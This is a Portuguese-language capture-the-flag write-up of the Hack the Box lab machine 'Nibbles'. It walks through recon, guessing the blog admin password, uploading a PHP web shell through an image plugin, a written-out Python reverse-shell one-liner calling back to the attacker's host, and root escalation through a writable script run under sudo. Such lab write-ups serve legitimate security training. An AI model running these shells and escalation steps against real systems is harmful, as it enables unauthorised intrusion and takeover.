

WriteUP Machine Nibbles


Hack the Box

@L0s3rr

- Em primeiro lugar, como se trata de uma máquina, devemos rodar um nmap para verificar as portas abertas, o comando a ser utilizado será o seguinte:

nmap -sT -sV --min-rate 5000 --max-retries 1 -p- -v -u 10.10.10.75

Porém neste caso eu preferi usar a ferramenta Sparta, ela faz a mesma coisa só que em modo gráfico:




- Sendo assim irá verificar que contém uma porta de serviço HTTP, próximo passo é acessar então este serviço HTTP, quando acessamos irá aparecer uma página simples escrito Hello World, mas se exibimos a página fonte do site irá aparecer o seguinte `<!-- /nibbleblog/ directory. Nothing interesting here! -->`:




```
1 <b>Hello world!</b>
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16 <!-- /nibbleblog/ directory. Nothing interesting here! -->
17
```

- Engraçado né rsrsrs, então colocamos este /nibbleblog da seguinte maneira `10.10.10.75/nibbleblog/`:



- Irá aparecer um estilo de um blog bem simples, como trata-se de um blog, existe o painel administrativo, se tentamos então `http://10.10.10.75/nibbleblog/admin.php` irá aparecer o painel administrativo do site:




- ***Uma dica que irá ajudar muito vocês em challs de machines no Hack the Box é que o nome da máquina nunca está por acaso, grande parte das pessoas tentaram bruteforce neste painel administrativo para conseguir***

acesso, porém como citei a pouco, o nome da máquina não está ali por acaso!!

- Se tentarmos então como username=admin e password=nibbles verás que conseguimos acesso ao painel.


- Quando acessamos então o painel administrativo, será visto um monte de telas bem interessantes:



- Deste jeito, o que poderíamos tentar então é rodar um spider no site para achar possíveis diretórios ocultos, porém, se vamos navegando pelo painel chegamos a um ponto que existe um plugin chamado My image, o mesmo está lá para

realizar um upload de fotos, mas nada nos impede então de fazermos um upload de uma shell, link para acessá-la:


http://10.10.10.75/nibbleblog/admin.php?controller=plugins&action=config&plugin=my_image



• De

ste modo, o que poderíamos então e fazer um upload de uma shell e tentar acessá-la, quando jogamos o upload da shell o site irá retornar um erro, porém a shell continuará lá e para acessá-la entraremos no seguinte diretório:

10.10.10.75/nibbleblog/content/private/plugins/my_image/



Name	Last modified	Size	Description
Parent Directory	-	-	-
db.xml	2018-06-26 23:40	258	
image.php	2018-06-26 23:40	598K	
shell.php	2018-06-26 23:37	1.3K	

Apache/2.4.18 (Ubuntu) Server at 10.10.10.75 Port 80

- Eu estarei usando a shell r57, bastante utilizada por sinal.... No meu caso a minha shell ficou com o nome image.php. Abrindo a shell irá abrir meio que um terminal, então o que devemos fazer é mudar o diretório que estamos para /home

The screenshot shows a web browser window with the address bar displaying `10.10.10.75/nibbleblog/content/private/plugins/my_image/image.php`. The browser's address bar also shows a search bar and several icons. The main content area of the browser displays a terminal window with the following output:

```
1.50
Free space : 1.6 GB Total space: 4.3 GB
Useful: gcc, cc, ld, php, perl, make, tar, netcat, locate, ...
Dangerous: iptables, ...
uname -a : Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64 x86_64 GNU/Linux
root@nibbler:~#
```

Below the terminal window, there are several buttons and input fields for interacting with the server. The buttons include 'Komut İstemi', 'Dosya Duzenle', 'PHP Kod Degerlendir', and 'Uygula'. There are also input fields for 'Komut İstemi', 'Dosya Duzenle', and 'PHP Kod Degerlendir'.


- Iremos ver que existe o usuário nibbler, então mudamos novamente para /home/nibbler

- Deste modo, já iremos conseguir ver a flag do user com o comando `cat user.txt`
- Para melhorar nossa comunicação com o servidor, estarei utilizando um código feito em python para que conectamos em nosso terminal local a máquina alvo, segue o comando:


```
python3.5 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,sock
et.SOCK_STREAM);s.connect(("SEUIPVPN",1234));os.d
up2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash", "-
i"]);'
```

- Quando jogamos isso via comando na shell, devemos deixar a porta 1234 escutando, com o seguinte comando:

`nc -lvvp 1234`



- Quando jogamos o código citado acima irá abrir uma conexão com a máquina alvo, conforme abaixo:



```

Terminal - root@l0s3r: ~
Arquivo  Editar  Ver  Terminal  Abas  Ajuda
root@l0s3r:~# nc -lvvp 1234
listening on [any] 1234 ...
10.10.10.75: inverse host lookup failed: Unknown host
connect to [10.10.16.75] from (UNKNOWN) [10.10.10.75] 43684
bash: no job control in this shell
nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image$

```

- Conseguindo o user, vemos que contem um diretório bem curioso dentro do /home/nibller, então vamos acessá-lo e ver o que contem dentro, desta maneira:


cd /home/nibller/personal/stuff

- Dentro do mesmo, contem um arquivo .sh com o nome monitor.sh e se abrirmos o mesmo, contém informações bem importantes, se verificarmos , dentro deste arquivo monitor.sh existe uma linha que ele pega o conteúdo do /tmp/scriptname, então o que devemos fazer é criar este arquivo /tmp/scriptname e dentro dele colocar o que queremos para pegar a flag do root, que seria então rodar este comando:

echo "cat /root/root.txt > ~/peguei" > /tmp/scriptname

- Sendo assim o comando a ser usado deve ser:

sudo -u root ./monitor.sh



```
Terminal - root@l0s3r: ~
Arquivo  Editar  Ver  Terminal  Abas  Ajuda
bash: no job control in this shell
nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image$ cd /home/nibbler
nibbler@Nibbles:/home/nibbler$ ls
LinEnum.sh
personal
personal.zip
user.txt
nibbler@Nibbles:/home/nibbler$ cd personal
cd personal
nibbler@Nibbles:/home/nibbler/personal$ cd stuff
cd stuff
nibbler@Nibbles:/home/nibbler/personal/stuff$
nibbler@Nibbles:/home/nibbler/personal/stuff$ echo "cat /root/root.txt > ~/peguei" > /tmp/scriptname
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo -u root ./monitor.sh
```

- Quando rodamos este comando, ele abre uma shell como se fosse outro prompt de comando, e depois executamos novamente o mesmo comando `sudo -u root ./monitor.sh` porém agora com o parâmetro `i` no final, este parâmetro `i`, é um parâmetro que o próprio `.sh` precisa para ser executado

sudo -u root ./monitor.sh i

- Quando finalizar o comando, terá a flag do root.